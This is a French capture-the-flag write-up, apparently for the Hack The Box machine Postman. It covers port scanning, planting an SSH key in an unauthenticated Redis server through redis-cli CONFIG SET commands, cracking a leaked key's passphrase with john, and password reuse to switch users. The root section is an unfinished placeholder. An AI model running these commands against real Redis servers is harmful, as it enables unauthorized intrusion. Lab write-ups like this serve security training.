

**Introduction**

Postman est une machine linux dont l’adresse IP est 10.10.10.160.


Compétences mises en œuvre :

* Enumération des ports et services d’un ordinateur.

**Enumération initiale**

Nous commençons comme d’habitude avec un scan nmap pour découvrir les ports et services ouverts :

|  |
| --- |
| $ nmap -T4 -A 10.10.10.160 |




Plusieurs ports sont ouverts :

* 22 pour un serveur ssh
* 80 pour un serveur web
* 6379 pour un serveur de données structurées
* 10000 pour un serveur web

**Obtenir un accès utilisateur**

Le port 6979 n’est pas commun donc en faisant des recherches sur le service qui tourne derrière. Apparemment les versions entre Redis 4.0 et 5.0 sont vulnérables aux RCE. Un script redis-cli est disponible pour vérifier si la vulnérabilité est présente :

|  |
| --- |
| $ locate redis-cli  $ /usr/bin/redis-cli -h 10.10.10.160 |



170 lignes sont présentes sur la configuration. En regardant la configuration, nous trouvons que le dossier par défaut est /var/lib/redis. Nous allons donc fouiller par là-bas :




Il faut apparemment tester si chaque dossier existe en faisant une requête.. Après des heures de tests, une personne du forum m’a aidé en donnant un indice, c’est par le ssh qu’on peut passer. Dans notre cas, aucun identifiant est dans les parages, donc nous allons déposer notre clé publique ssh dans la machine. D’abord nous créons un fichier txt avec notre clé publique dedans :

|  |
| --- |
| $ (echo -e "\n\n" ; cat ~/.ssh/id\_rsa.pub; echo -e "\n\n") > key.txt  $ cat key.txt | redis-cli -h 10.10.10.160 -x set ssh\_key |


Maintenant nous sauvegardons la key dans /var/lib/redis/.ssh/authorized\_keys :

|  |
| --- |
| * GET ssh\_key * CONFIG SET dir /var/lib/redis/.ssh * CONFIG SET dbfilename authorized\_keys * Save * exit |


Nous pouvons alors nous connecter en tant que redis. Mais le user.txt se situe dans le home de Matt, nous devons donc faire de l’énumération pour connaitre nos droits etc… Un fichier id\_rsa.bak est présent dans le dossier /opt. Nous pouvons faire comme dans la box OpenNetAdmin, vu que nous avons une clé rsa, nous pouvons en extraire la passphrase (avec ssh2john et john) et se connecter en ssh :



Nous avons la passphrase : computer2008 . Nous pouvons alors nous connecter en ssh avec la clé et la passphrase sauf que cela ne fonctionne pas :



Nous tentons alors via redis en local, en espérant que Matt ait le même mot de passe que celui en passphrase, et c’est un succès :



**Obtenir un accès administrateur**

Bla